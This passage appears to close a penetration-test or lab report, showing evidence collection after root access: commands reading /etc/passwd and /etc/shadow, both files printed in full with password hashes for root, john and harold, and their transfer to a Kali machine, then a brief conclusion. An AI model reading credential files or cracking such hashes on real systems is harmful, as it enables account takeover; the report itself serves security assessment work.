
6.4 Evidence Collection

After exploiting the machine we got the shell access and there is no need to do privilege escalation because it is already in the root.


Get the file details form the machine by using the commands as

Cat /etc/passwd

Cat /etc/shadow




```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/dev/null
rpm:x:37:37::/var/lib/rpm:/bin/bash
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
rpc:x:32:32:Portmapper RPC user:/:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/bin/false
ident:x:98:98:pident user:/:/sbin/nologin
radvd:x:75:75:radvd user:/:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
apache:x:48:48:Apache:/var/www:/bin/false
squid:x:23:23::/var/spool/squid:/dev/null
pcap:x:77:77::/var/arpwatch:/bin/nologin
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash
```



```
cat /etc/shadow
root:$1$XROmcfDX$tF93GqnLHOJeGRHpaNyIs0:14513:0:99999:7:::
bin:*:14513:0:99999:7:::
daemon:*:14513:0:99999:7:::
adm:*:14513:0:99999:7:::
lp:*:14513:0:99999:7:::
sync:*:14513:0:99999:7:::
shutdown:*:14513:0:99999:7:::
halt:*:14513:0:99999:7:::
mail:*:14513:0:99999:7:::
news:*:14513:0:99999:7:::
uucp:*:14513:0:99999:7:::
operator:*:14513:0:99999:7:::
games:*:14513:0:99999:7:::
gopher:*:14513:0:99999:7:::
ftp:*:14513:0:99999:7:::
nobody:*:14513:0:99999:7:::
mailnull:!!:14513:0:99999:7:::
rpm:!!:14513:0:99999:7:::
xfs:!!:14513:0:99999:7:::
rpc:!!:14513:0:99999:7:::
rpcuser:!!:14513:0:99999:7:::
nfsnobody:!!:14513:0:99999:7:::
nscd:!!:14513:0:99999:7:::
ident:!!:14513:0:99999:7:::
radvd:!!:14513:0:99999:7:::
postgres:!!:14513:0:99999:7:::
apache:!!:14513:0:99999:7:::
squid:!!:14513:0:99999:7:::
pcap:!!:14513:0:99999:7:::
john:$1$zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::
```

I have downloaded those two files as passwd and shadow to my local machine.



```
┌──(root㉿kali)-[/home/root/downloads]
└─# ls
passwd  shadow

┌──(root㉿kali)-[/home/root/downloads]
└─# sha256sum passwd
b1dfbf246dc6b1a022acfec46d734f607664de4315add46796706972e3f1b1b9  passwd

┌──(root㉿kali)-[/home/root/downloads]
└─# sha256sum shadow
e92be21c4005b138d02f44e3aafbbfce619c94427d34fb8f515cb1015bbfada8  shadow
```

7. Conclusion

The assessment successfully identified and exploited critical vulnerabilities including **remote service exploitation, SQL Injection, and Cross-Site Scripting (XSS)**, demonstrating the impact of poor input validation and outdated services.

Proper **reporting, evidence collection, and remediation planning** highlighted the importance of secure configuration, regular vulnerability scanning, and secure coding practices in reducing security risks.